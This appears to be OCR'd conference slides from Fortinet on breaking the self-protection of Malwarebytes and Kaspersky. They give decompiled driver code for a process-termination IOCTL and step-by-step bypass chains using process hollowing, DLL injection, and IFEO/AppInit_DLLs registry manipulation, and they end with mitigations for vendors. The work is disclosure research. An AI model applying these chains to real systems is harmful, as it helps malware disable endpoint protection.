
```
// Case: 222024 (Terminate arbitrary process)
var_222024 = var_222020 - 4;
if (!var_222024)
{
    // Bail-out if KernelMode
    if (!Irp->RequestorMode)
        goto LABEL_323;
    // Only allow MBAM own executable
    if (ChameProcessInfoIsMBAMSet(PsGetProcessId(IoGetCurrentProcess()), 0))
    {
        if (ProcessHandle == (HANDLE)4)
        {
                ObjectAttributes.Length = 24;
                ObjectAttributes.RootDirectory = 0;
                ObjectAttributes.Attributes = 512;
                ObjectAttributes.ObjectName = 0;
                ObjectAttributes.SecurityDescriptor = 0;
                ObjectAttributes.SecurityQualityOfService = 0;
                ClientId.UniqueProcess = InputBuff.Buffer;
                ClientId.UniqueThread = 0;
                v80 = ZwOpenProcess(&ProcessHandle, 0x10000000u, &ObjectAttributes, &ClientId);
                if (NT_SUCCES(v80))
                {
                   status = ZwTerminateProcess(ProcessHandle, STATUS_ACCESS_DENIED);
                   ZwClose(ProcessHandle);
                }
         }
    }
}
```

- Solution: The great old school Process Hollowing our saviour ☺

Breaking Self-Protection – MALWAREBYTES

- Issue #3: 2 Local EoP
  - Exploitation steps for first EoP:
    - Inject Stage 1 DLL into explorer.exe process and dropped the payload DLL file in %ALLUSERPROFILE% directory
    - When stage 1 DLL is loaded in explorer.exe process, it instructs explorer.exe to spawn arbitrary MBAM's executable, we used **MbamPt.exe** in the PoC.
    - With Process Hollowing technique, we hijack the execution flow of **MbamPt.exe** to load the payload DLL
    - The payload DLL first obtain the **MBAMChaemleon** device handle and then issue IOCTL code 0x222024 with the process ID that we want to terminate
  - Bonus: Found pool overflow in one of the IOCTL codes that could result in local privilege escalation
  - Chained with device driver ACL's bypass introduced at Issue #2, we can only achieve 2 local EoP

Breaking Self-Protection – MALWAREBYTES Demo



Breaking Self-Protection – KASPERSKY


- Case study: Kaspersky
  - » Kaspersky services protected by ELAM in > Windows 8
  - » Cybellum's DoubleAgent methods:
    - Renamed IFEO key to temporary IFEO key (eg: "Image File Execution Options" => "ThisIsIFEO"
    - Create **avp.exe** key with **VerifierDlls** key-value on the temporary IFEO key
    - Restored the temporary IFEO key to the original IFEO key
    - Pwned!
  - » Blocked Image File Execution Option (IFEO) to ALL Kaspersky's executables
    - Fixed Avrf DLL side loading in March 2017
  - » Get ready for our enhanced method!

Breaking Self-Protection – KASPERSKY

» Our enhanced method, a chain of auto-starts:

- Lesser known auto-start, **SetupExecute**, using POQEXEC.exe
- After trial and error, we use **AppInit_DLLs** and **LoadAppInit_DLLs**
- Any executable loading user32.dll will load the payload DLL, said DLLX, specified in **AppInit_DLLs**. wininit.exe has highest trust level identified by KIS self-defense!
- DLLX will rename original **Image File Execution Options** key to **Image File Execution Option**
- DLLX create a new symbolic link **Image File Execution Options** which points to the renamed **Image File Execution Option**
- Create **avp.exe** key with **VerifierDlls** key-value on **Image File Execution Option**
- Pwned!

Breaking Self-Protection – KASPERSKY DEMO



Conclusions / Take-aways

- Process hollowing actively adopted by CIA to attack software security vendors
- Create awareness to other software security vendors
- Other vendors beside the one discussed here remain unaudited
- Best practices/mitigations:
  - » Always check the root-parent process's trust level IF executables whitelisting is unavoidable
  - » Implement the self-protection filter logic in obfuscated scripts resided in DB from user-mode component

Thanks!

Questions?

FORTINET®